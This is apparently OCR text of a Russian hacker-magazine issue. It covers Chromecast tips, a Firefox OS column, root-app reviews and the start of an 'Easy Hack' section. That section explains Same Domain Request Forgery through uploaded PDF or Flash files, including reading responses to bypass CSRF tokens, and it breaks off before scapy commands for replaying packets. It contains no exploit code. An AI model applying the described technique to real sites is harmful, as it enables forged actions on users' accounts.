Документы, фото, видео, музыку и веб-страницы поможет направить EZCast (goo.gl/cHScTG). Если есть время и желание закачивать видео в облако, то незаменимой станет программа RealPlayer Cloud (goo.gl/exYL5a), имеющая клиент для PC и позволяющая кастить видео, находясь вне дома. К тому же это одна из немногих программ, позволяющая транскодировать FLV, WMV, MKV, DIVX, XVID, MOV, AVI в совместимый с Chromecast формат. Единственный минус программы — небольшой объем бесплатного аккаунта.

TASKER

Ну и по традиции немного таскера. Плагин AutoCast (goo.gl/7Zzm4x) от Жуана Диаса (João Dias) позволит взять Хромкаст под полный контроль. Плагин умеет не только транслировать видео, картинки и звук, но также запускать видео и плей-листы из YouTube, при этом показывать всплывающие уведомления с телефона, выдавать информацию голосом, показывать веб-страницы и контролировать воспроизведение видео, даже если оно было начато другим приложением.

Можно показывать фотографии в четырех окнах, сопровождая любимой песней, прикрутить уведомления из pushbullet или сделать свой собственный альтернативный домашний экран. Посмотреть возможности плагина можно на канале разработчика (goo.gl/0CFBof). А если ты знаешь HTML, CSS и JavaScript, то тебе под силу сделать собственный информационный центр, как это организовал Ryoen Deprouw с голосовым управлением через Google Now (goo.gl/jDHlpl). Я за-

пускаю плей-листы с музыкой и мультфильмами сыну с часов Pebble. Также с помощью часов можно управлять воспроизведением.

В статье про часы Pebble (декабрь 2014-го) я упоминал про запуск плей-листа YouTube нажатием пары кнопок на часах. Вот как это делается:

Событие (Event):

```
State -> Plugin -> AutoPebble -> AutoPebble ->↵
карандаш -> Command Filter -> вводим команду,↵
которая передается с часов
```

Задача (Task):

```
Plugin -> AutoCast -> Other App -> карандаш ->↵
YouTube Url -> адрес видео или плей-листа. Ставим↵
галочку на Control Other App Service
```

При отсутствии часов можно вынести на рабочий стол задачу таскера, предварительно присвоив картинку. Теперь можно запускать любимую музыку и фильмы нажатием на виджет с рабочего стола.

Управлять воспроизведением можно, создав следующую задачу:

```
Plugin -> AutoCast ->  Control Media -> карандаш↵
-> в поле Command выбрать Toggle Play/Pause.
```

Открыть видео, доступное по ранее скопированной ссылке, поможет следующая задача:

```
Vriables -> Variable Query
```

В поле Variable необходимо ввести название переменной. Например, это будет %castit. При запуске задачи на экране появится диалог запроса переменной. Долгим тапом в поле диалога вставляем скопированную ссылку на видео. Вторым действием в задаче выбираем

```
Plugin -> AutoCast -> AutoCast
```

В поле Screen выбираем Full Screen Media. На вкладке Full Screen Media Elements необходимо вписать переменную %castit в поле Video.

ЗАКЛЮЧЕНИЕ

Chromecast не подойдет любителям смотреть тяжелые BD-Rip'ы на 40 гигов. Им стоит задуматься о покупке «более солидных» устройств (на самом деле сгодится даже китайский HDMI-свисток с установленным Kodi/XBMC и плагином хардварного ускорения. — Прим. ред.). Обычным же пользователям со средней скоростью интернета Chromecast подойдет идеально. Показать гостям фото и видео, снятое на телефон, посмотреть кино, поставить ребенку мультики, взять с собой в поездку, чтобы посмотреть кино в гостинице... Лично я уже давно перестал пользоваться Torrent и держать комп постоянно включенным. Сейчас все можно найти онлайн и без особых проблем запустить на этом устройстве. Я подарил уже четыре штуки родителям и друзьям, а одно у меня постоянно лежит в кармане куртки, если позовут в гости. ⌶



INFO

Chromecast поддерживает вывод аудио вплоть до 7.1, если его подключить через HDMI Audio Extractor или медиаприставку.



INFO

Chromecast можно приспособить для транслирования аудио напрямую на колонки без использования телевизора. Для этого достаточно купить адаптер HDMI Female to VGA and Audio (6–8 долларов на aliexpress.com) и воткнуть в него Chromecast и колонки.



Информационный центр от Ryoen Deprouw



СОВМЕСТИМОСТЬ С IOS

Для устройств от Apple существуют аналоги описанных Android-программ:

- Video Web Downloader (goo.gl/rm8BTZ) — трансляция видео из браузера.
- AllCast (goo.gl/UVO4m0) — аналог одноименного приложения для Android.
- Dayframe (goo.gl/jJ8RcJ) — «фоторамка» с фотками из Facebook, Instagram, Flickr и других сервисов.


КАСТОМНАЯ ПРОШИВКА

Существует всего одна кастомная прошивка от команды Team Eureka. Перепрошивка была единственным способом расширить возможности устройства год назад, когда существовало всего десять официальных программ, но теперь это уже не проблема.

Тем не менее кастомная прошивка дает некоторые новые возможности. Например, она открывает доступ по SSH, ADB, позволяет использовать альтернативный DNS-сервер для обхода региональных ограничений приложений, редактировать белый список приложений для обхода регистрации в Google, открывает доступ к веб-панели управления, позволяющей отслеживать статус устройства, управлять обновлениями, устанавливать DNS-серверы, перегружать и сбрасывать устройство.

На данный момент поставить кастомную прошивку можно только на новое устройство, которое не было ни разу подключено к сети. Отгружаемые сейчас для продажи устройства имеют загрузчик версии 15084, для которого умельцы нашли эксплойт. Как только устройство получит доступ к интернету, оно обновится до последней версии (на момент написания статьи это 22062) и уязвимость будет закрыта. Способ сработает, если устройство было обновлено до версии 17977 и после этого не использовалось и не обновлялось.

Для перепрошивки понадобится OTG-кабель с питанием, флешка на 1 Гб и устройство Teensy 2 или Teensy 2++ за 20–30 долларов (покупается в Китае). Подробно процесс описан в соответствующей ветке XDA (goo.gl/iAeStV).



Eureka Rom Web Panel

Колонка редактора X-Mobile

ЕСТЬ ЛИ ЖИЗНЬ В FIREFOX OS?



Евгений Зобнин

androidstreet.net

Firefox OS — одна из самых необычных и странных мобильных ОС, доступных на рынке. Она основана на Android, но почти ничего общего с ним не имеет, она использует технологии HTML5, но отличается весьма скромными требованиями к железу, ее создали разработчики веб-браузера, но по количеству предустановок на устройства она опередила Ubuntu Touch, Tizen и webOS. Действительно ли она так хороша?

ОС ДЛЯ ТРЕТЬЕГО МИРА

Впервые с Firefox OS я познакомился более года назад, когда решил опробовать одну из первых сборок операционки на своем Nexus 4. Тогда она хоть и произвела впечатление своим лаконичным дизайном и общей простотой, но не оставила после себя никакого желания продолжать ей пользоваться. Операционка была явно сыра, в ней отсутствовала даже самая базовая функциональность, включая поддержку уведомлений от сторонних приложений, а добивала ситуацию кривая сборка без хардварного ускорения и с проблемами масштабирования элементов экрана.

Тем не менее идея операционки, полностью основанной на HTML5 со всеми вытекающими отсюда вкусностями в виде возможности за две минуты твикнуть любой компонент интерфейса или приложения правкой CSS- или JS-файла, надолго застряла в моем мозгу, и я решил попробовать ее снова. В этот раз я не стал ковыряться с кастомными прошивками для других девайсов, а пошел и купил аппарат под названием ZTE Open C. Крайне бюджетный смартфон с 512 Мб RAM.

После недолгой возни аппарат был обновлен до последней стабильной на тот момент Firefox OS 2.0, положен в карман и на протяжении пары недель использовался как основной смартфон.

КАРМАННЫЙ БРАУЗЕР

По своей сути Firefox OS — это открытый на полный экран браузер, внутри которого запускается написанный на JavaScript интерфейс, позволяющий запускать HTML5-приложения. Последние могут быть самыми стандартными web apps (местный твиттер именно такой) и могут быть упакованы в пакет вместе с ресурсами и кодом. Также у приложений есть возможность использовать стандартизованные W3C API для работы с железом и функциями ОС и местную графическую библиотеку для формирования интерфейса.

Крутится это все на базе движка Gecko, который, в свою очередь, работает поверх слоя Gonk. Сами мозиловцы предпочитают не распространяться, что последний основан на Android, но это он, без виртуальной машины (да, да, в 5.0 ее и так нет) и всего, что с ней связано. Плюс несколько компонентов, добавленных программистами Mozilla. Казалось бы, такой пирог просто не может показывать высокую производительность на low-end-устройствах (а минимальные требования Firefox OS — это, на минуточку, 800 МГц и 256 Мб оперативки), но реальность оказалась совсем другой.

Firefox OS быстра. Все, начиная от разблокировки экрана и заканчивая запуском сторонних приложений, здесь происходит если не моментально, то с такими задержками, которые совсем не напрягают глаз. Операционка на полную катушку использует возможности хардварного ускорения, поэтому прокрутка работает плавно, таск-менеджер рисует красивые превью, а запуск приложений сопровождается знакомым еще с iOS эффектом вылета (плагиат! сжечь неверных!).

Сам интерфейс прекрасен и лаконичен. Все в лучших традициях Android и iOS: экран блокировки с выводом пришедших уведомлений и возможностью быстрого включения камеры, проматываемый вниз (а не вправо) рабочий стол с няшными круглыми иконками, шторка с уведомлениями и панелью быстрых настроек снизу (привет Xiaomi), возможность переключения между открытыми приложениями с помощью свайпов вправо и влево. Все на своих местах, за исключением нескольких странностей вроде открытия меню на весь экран.

В первые часы использования операционка производит только положительное впечатление: быстра, красива, обладает всей необходимой функциональностью, включая режим USB-модема, точку доступа Wi-Fi, сервис поиска потерянного смартфона, FM-радио и штатный механизм отзыва полномочий у приложений (да, система разделяет полномочия на доступ к функциям ОС). Но это только на первый взгляд.

WEB APPS, ГОВОРИТЕ?

Главная идея Firefox OS в том, что она стирает границы между локальными и веб-приложениями. Здесь действительно не важно, был ли получен код приложения из веба или хранился в памяти девайса. Одна среда исполнения, один набор API (одобренный W3C), даже одна библиотека для формирования интерфейса, если, конечно, кто-то захочет ее использовать вне Firefox OS. Все логично.

На деле все значительно сложнее и транзит веба в телефон происходит со скрипом. Так, чуть ли не с самого рождения Firefox OS в местном маркете есть официальный твиттер-клиент. Он хорош и удобен, но имеет одну проблему — это просто iframe, внутри которого запускается мобильная версия твиттера. Как следствие, никакого взаимодействия с системой, включая невозможность получения уведомлений и фоновой загрузки ленты.

Другой пример — YouTube. Он тоже официальный и тоже просто открывает мобильный клиент на полный экран. В этом нет ничего плохого, у Google прекрасные мобильные веб-приложения, однако внутри Firefox OS они работают далеко не всегда гладко. Интерфейс лагает, а динамическая подгрузка элементов интерфейса довольно сильно раздражает. Про работу в условиях сбоев интернет-соединения я вообще молчу.

Клиентов для многих других сервисов нет вообще. Зато есть возможность создать иконку любого веб-приложения на рабочем столе, и оно будет запущено на полный экран (без элементов интерфейса браузера). Такая функциональность вроде как должна решить проблему недостатка софта, но опять же вызывает множество про-

блем. Тот же Pocket в таком режиме (да и в браузере) работает крайне плохо и с заметными тормозами, а в Firefox OS 2.0 так и вообще отображается некорректно (судя по всему, в 2.1 проблемы уже нет).

Зато с приложениями для коммуникации все более-менее нормально. Для общения в Google Hangouts, чате Facebook и WhatsApp есть неплохой клиент Liqui IM, отдельные клиенты есть для Telegram, VKontakte и, прости господи, «Одноклассников». Большой выбор RSS-ридеров с поддержкой Feedly, включая весьма недурной FoxyRead. Кроме официального «приложения» Twitter, есть и неофициальный клиент Macaw. Есть официальный клиент Википедии и неплохие карты HERE Maps от Nokia (хотя удобнее использовать maps.google.com). Для извращенцев доступен клиент Mail.ru, хотя встроенный mail-клиент без проблем умеет забирать почту из любых POP3/IMAP-ящиков.

В целом в маркете не так много приложений, и большинство из них крайне низкого качества. Однако найти достойный софт для повседневных задач можно. Веб-приложения можно запускать напрямую, но, как я уже сказал, удовольствия от этого мало. Более того, в случае если потребуется узкоспециализированный софт, вроде клиента интернет-банка, тебе придется пройти через ад под названием «Нам лень делать мобильную версию сайта, пользуйтесь приложением для Android».

ЛОВУШКА JAVASCRIPT

Хотя Firefox OS и очень дружелюбна к новым разработчикам и тем, кто захочет хакнуть ее интерфейс и стандартные приложения, уровнем ниже начинаются серьезные проблемы. Дело в том, что разработчики принципиально не желают добавлять в ОС возможность запуска нативного софта. Это здравое решение, позволяющее сохранить ОС простой, но оно же превращает ее в игрушку.


Здесь нет и в принципе не может быть всего того набора тяжелого софта, который доступен для Android и iOS. То есть я могу, конечно, предположить, что кто-то возьмет и портирует для Firefox OS один из веб-клиентов SSH или написанный на JS эмулятор ПК, но что-то я сомневаюсь, что таким софтом действительно можно будет пользоваться без необходимости ходить заваривать чай каждый раз, когда на экране появляется ползунок загрузки. То же относится и к системным инструментам типа приложений для бэкапа, резалок рекламы, твикеров системы и всего того, что обычно требует прав root и джейлбрейкинга.

Игры — еще одно слабое место Firefox OS. Нет, я знаю про WebGL, asm.js и SpiderMonkey, а в местном маркете даже есть демка Quake 3, которая бегает со скоростью ~60 FPS. Мне непонятно только то, как заставить разработчиков игр портировать их в браузер. Все местные игры — шлак, и я думаю, что в ближайшие годы ситуация не изменится. Хоть мне и наплевать на это.


ЖАЛЬ, НО ПОКА НЕТ...

В целом впечатления от использования Firefox OS крайне неоднозначные. Она красива, производительна, проста и не перегружена функционалом. Ей можно пользоваться и получать от этого удовольствие. С другой стороны, каждый раз, когда в маркете не удается найти необходимого приложения, а громоздкий сайт нужного тебе веб-сервиса начинает жутко тормозить, заставляя тебя проматывать его полную версию по четырем направлениям, — смартфон хочется выкинуть в окно.


Firefox OS хороша, пока смартфон используется как коммуникатор, в прямом смысле этого слова, но ни для чего более серьезного она пока не подходит. Лично я уверен, что буду еще долго возвращаться к ней, копаться в JS-коде, пробовать новые версии и проверять маркет на наличие нужных мне софтин, однако я не порекомендую использовать ее кому-то, чьи требования выходят за рамки «позвонить, написать, обновить статус, послушать музыку». ⌶




Рабочий стол




Панель уведомлений (шторка)



Firefox Marketplace



Приложение «Погода» от Евгения Никифорова



КАРМАННЫЙ СОФТ

Права root и приложения с их поддержкой уже давно превратились в визитную карточку рубрики X-mobile. Мы писали о получении прав root, о ядрах, кастомных прошивках и recovery, о fastboot и ADB, тюнинге и связанных с ним мифах, об Xposed и кастомных модификациях стоковых прошивок. Мы написали буквально обо всем, и, казалось бы, обзор, посвященный root-приложениям, должен быть пустой страницей. Но у нас есть несколько интересностей.

ВЫПУСК #4. ROOT





LIVEBOOT

Фанатики и любители поиздеваться над своими смартфонами и планшетами хорошо знают, что такое bootloop. Это навечно застрявшая на экране анимация загрузки системы, часто возникающая после установки «не той» прошивки или применения непроверенного хака или модификации. Почти всегда она лечится исключительно переустановкой системы или подключением по ADB и исправлением ошибки, так сказать, на месте.

Продвинутые юзеры знают, что анимацию загрузки можно отключить, а на ее место «повесить» стандартный лог загрузки Linux-ядра, который покажет возникшую проблему и позволит ее исправить. Однако проделать это достаточно затруднительно, поскольку требуется пересборка ядра и перепаковка образа RAM-диска.

LiveBoot делает то же самое без лишних танцев с бубном. Устанавливаем приложение, соглашаемся на установку загрузочного скрипта, перезагружаемся и релаксируем от пробегающих по экрану строк dmesg и logcat вместо логотипа производителя смартфона/прошивки. Интересно, что приложение вовсе не требует root, зато требует последнюю версию SuperSU, которую можно установить, только имея root (либо кастомный recovery).

LiveBoot: goo.gl/3vNDXq
Платформа: Android/iOS
Цена: бесплатно





APP OPS

В Android 4.3 Google интегрировала скрытую функцию App Ops, которая позволяла отзывать те или иные полномочия у приложения (например, отключить доступ в интернет офлайн-игре). Функция сохранилась и в 4.4 и даже перекочевала в CyanogenMod в качестве официальной, но в 5.0 была полностью выпилена из исходных текстов. Поэтому те неофициальные инструменты, которые ранее позволяли ее активировать, просто перестали работать.

К счастью, одноименное приложение, опубликованное в Google Play, позволяет вернуть App Ops на место путем установки необходимых для его работы пакетов. Достаточно скачать инсталлятор из маркета и уже с его помощью установить App Ops. После этого в лаунчере появится вторая иконка, с помощью которой у любого приложения можно будет отозвать полномочия.

App Ops: goo.gl/5cbwe9
Платформа: Android
Цена: бесплатно





CF.LUMEN

Аналог приложений Redshift для Windows/Linux и f.lux для Windows, Linux, Mac и взломанной iOS. Идея CF.lumen крайне проста — динамическая регулировка цветовой температуры дисплея в зависимости от времени суток. Приложение определяет текущее географическое положение устройства и на основе данных о восходе и закате солнца делает картинку дисплея более «теплой» (3500K) или «холодной» (6500K). Основной профит — глаза меньше напрягаются по вечерам.

Все стандартные значения поддаются тонкой настройке, плюс доступны режим инверсии цветов для дальтоников и специальный ночной режим, предполагающий отображение только красного цвета. Все это абсолютно бесплатно за исключением нескольких простых функций, необходимость в которых возникает крайне редко.

CF.lumen: goo.gl/5OJB2W
Платформа: Android
Цена: бесплатно



ONLINE NANDROID BACKUP

Очень известное приложение, о котором тем не менее нельзя не сказать. Online Nandroid Backup — главное приложение любого экспериментатора и камикадзе. Его задача — создание бэкапов в формате Nandroid, которые представляют собой снимки разделов внутренней NAND-памяти девайса. В любой момент такой снимок можно восстановить с помощью любого кастомного recovery, чтобы в итоге вернуть девайс к состоянию в момент бэкапа.

Nandroid Manager — другое приложение того же разработчика, позволяющее восстановить из бэкапа отдельно взятые приложения, СМС, пароли точек доступа и другое. Большая часть функциональности бесплатна.

Online Nandroid Backup: goo.gl/oEeFF
Платформа: Android
Цена: бесплатно

ТОП-3: ROOT-ПРИЛОЖЕНИЯ ВСЕХ ВРЕМЕН

- **ROM Installer** — позволяет быстро и без риска установить кастомный recovery, а также любую из доступных для смартфона прошивок и модификаций.
- **MultiROM Manager** — мультизагрузочное меню, позволяющее установить на смартфон несколько прошивок или операционок (не для всех устройств).
- **Orbot** — как никогда актуальный Tor для Android. В режиме root проксирует абсолютно весь трафик.

420 рублей за номер!


Нас часто спрашивают: «В чем преимущество подписки?» Во-первых, это выгодно. Потерявшие совесть распространители не стесняются продавать журнал по двойной цене. Во-вторых, это удобно. Не надо искать журнал в продаже и бояться проморгать момент, когда весь тираж уже разберут. В-третьих, это быстро (правда, это правило действует не для всех): подписчикам свежий выпуск отправляется раньше, чем он появляется на прилавках магазинов.


ПОДПИСКА

6 месяцев	(скидка 5%)	**2394 р.**
12 месяцев	(скидка 15%)	**4284 р.**

Магазин подписки


http://shop.glc.ru








EASY HACK



Алексей «GreenDog» Тюрин,
Digital Security
agrrrdog@gmail.com,
twitter.com/antyurin



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

ПРОВЕСТИ SDRF, ИСПОЛЬЗУЯ PDF

РЕШЕНИЕ

Атака SDRF (Same Domain Request Forgery) не нова и появилась уже лет пять назад. Помнится, я присутствовал на выступлении d0znpp из ONsec'а на Chaos Constractions 2010 года, тогда и услышал впервые сам термин и познал все радости самой атаки. Надо сказать, что веб-приложений и сайтов, уязвимых к ней, нашлась масса, и они систематически находятся до сих пор. Несмотря на то что сама она когда-то описывалась на страницах «Хакера», позволю себе повториться и добавлю немного новых подробностей.

Если говорить без глубоких деталей, то SDRF во многом похожа на всем известную атаку CSRF (Cross Site Request Forgery). Важнейшее различие здесь в том, что при CSRF мы заставляем браузер жертвы отправлять запросы с первичного сайта (на который зашел пользователь) на другой (где и нужно что-то выполнить с правами юзера). Ты зашел на сайт А, а на нем находится код, который заставит твой браузер отправить на сайт Б какой-то запрос. Самый важный компонент CSRF — куки при запросе на сайт Б будут подставлены браузером автоматически, а потому запрос будет обработан на сайте Б.

Так вот, SDRF — это аналогичная атака, но проводится она только внутри контекста одного сайта Б. По сути, мы должны впихнуть на сайт Б что-то, что сможет отправлять запросы. Если сравнить с CSRF, роль сайта А здесь играет сайт Б, а роль сайта Б — какой-то исполняемый код. Теоретически если мы можем вставить свой JavaScript- или HTML-код, то это и будет SDRF (ну и по факту также XSS). Но чаще всего SDRF проводится за счет использования сторонних плагинов, поддерживаемых браузером, например Adobe'овских.

Например, если мы можем загрузить на атакуемый сайт PDF'ку (или флешку), то, когда жертва откроет ее в браузере, PDF'ка сможет без каких-либо предупреждений пользователю отправлять на сайт запросы (SOP'у не на что ругаться — все в рамках одного сайта), причем браузер жертвы опять-таки автоматически будет подставлять куки к запросам. Но еще круче то, что, в отличие от CSRF, мы получаем возможность еще и читать ответы на наши запросы. А это дает нам возможность обходить методы защиты от CSRF с помощью токенов, так как мы можем отправить запрос, прочитать ответ, вынуть из него токен и отправить уже запрос вместе с ним. Ну а раз это все — один домен, то и проверка заголовка Referer не поможет.

Немного об ограничениях. Для проведения атаки нам чаще всего необходима возможность загружать PDF'ки, SWF'ки на атакуемый сайт. Притом важно, чтобы они попадали на тот же домен, который мы атакуем: секьюрная практика говорит нам, что пользовательский контент надо хранить на другом специальном домене (который не содержит ни функционала, ни критичных кук). Второе ограничение возникает, если атакуемый сайт отдает нам наш контент с заголовком Content-Disposition: attachment (или некорректным Content-Type), это указывает браузеру, что файл надо скачать, а не открыть с помощью соответствующего плагина.

Немного технических аспектов. С флешками все ясно и просто. Функционал для генерации запросов и чтения ответов есть в ActionScript и хорошо документирован. А вот с PDF'ками… В PDF как бы разрешается вставлять яваскрипт, но он живет там в жесткой песочнице, которая систематически меняется, — совсем не гуд. А вот FormCalc — еще один поддерживаемый Adobe язык — позволяет делать необходимое: посылать произвольные GET-/POST-запросы, читать и парсить ответы. Насколько мне известно, эта особенность ничуть не поменялась с 2010 года. Так что пример от d0znpp (goo.gl/PXh8Q0) все еще должен отлично работать.

Немного новостей. В 2010 году SDRF-атаке (через PDF) были подвержены все браузеры, в которых был установлен плагин от Acrobat Reader, исключение составлял IE. Фишка с ним была в том, что по умолчанию он PDF'ку сначала скачивал, а потом уже открывал через плагин. То есть открывалась она в другом сайте (локально), и тогда уже вмешивалось SOP, из-за которого перед отправкой запроса PDF'ка запрашивала у пользователя разрешение на него.

Но вот миновали годы, поменялись браузеры и соотношение их использования у пользователей. Кое-что поменялось и с PDF'ками. В браузерах Firefox и Chrome теперь по умолчанию (даже если установлен плагин Acrobat Reader) для открытия PDF'ок используется специальная JS-либа — PDF.js (goo.gl/8UYspQ), то есть сам браузер парсит и отображает PDF'ки. Понятное дело, что FormCalc'ом там и не пахнет, а JS жестко порезан (хотя качество этого дела требует проверки). Зато IE исправился и теперь имеет обычное поведение: при открытии PDF'ок сразу открывает плагин Acrobat Reader'а. Получается, возможность провести атаку уменьшилась в одном месте, но прибавилась в другом (особенно в корпоративном секторе, плотно сидящем на IE).

ПЕРЕСЛАТЬ ПАКЕТ ДАННЫХ ИЗ WIRESHARK'А


РЕШЕНИЕ

При анализе приложений я систематически сталкиваюсь со странными протоколами. С Wireshark'ом можно заглянуть внутрь их, а инет подскажет общие факты. Но иногда хочется их и потыкать: переслать еще разок, изменить что-нибудь и опять послать, сравнить ответы. Причем, поскольку время ограниченно, хочется все делать оперативно.


Я думаю, многие из нас приходили к мысли, что было бы хорошо, если бы в Wireshark'е был редактор пакетов: клик-клик, поменял и отправил. Но пока этого не случилось, мы вынуждены искать иные пути. Фактически задачку приходится свести к тому, что мы снифаем трафик в Wireshark'е, находим необходимые пакеты и сохраняем только их в pcap-файл. А далее каким-то «редактором» их меняем на свой вкус и отправляем в канал. Задачка приводится к выбору этого редактора.

Как ни странно, одним из главных решений стал scapy (goo.gl/ydL3Uh) (хотя кто бы сомневался, но о нем чуть позднее). Меня же заинтересовал относительно молодой и вроде бы активный проект Ostinato (goo.gl/khFF2g). Это GUI-шный мультиплатформенный (на Python'е) открытый генератор пакетов, а заодно и снифер. Можно либо взять и собрать пакет с нуля, а можно импортировать из Wireshark'а (формат pcap, pcap-ng — не понимает). Далее через GUI можно поменять любой из слоев TCP/IP-стека, что-то убрать, что-то добавить или изменить. Также можно посылать последовательности пакетов. По сути, все базовые потребности покрываются. Тем, кто не знаком близко со стеком TCP/IP, я бы очень посоветовал с ней поиграться. В ней «слоеность пирога» очень четко просматривается. В качестве маленького совета — глянь мини-видео с сайта goo.gl/RZaBMO, ведь без него «методом клика» с тулзой не разберешься, несмотря на всю ее простоту.

Теперь о scapy. Это мощнейший инструмент для генерации/обработки сетевых пакетов. Функционала очень много, из коробки поддерживается большое разнообразие протоколов. Можно воссоздать практически все сетевые атаки или эмулировать протоколы. Если не знаком с ним, то The very unofficial dummies guide to scapy поможет тебе в первом приближении понять, что там и как.



Измененный пакет Ostinato



Общий вид Ostinato. Слева — перечень интерфейсов, справа — генерация пакетов, внизу — отправка пакетов, включение снифера и статистика

Ну а теперь о решении. Все, что требуется, — это проделать следующее в scapy:

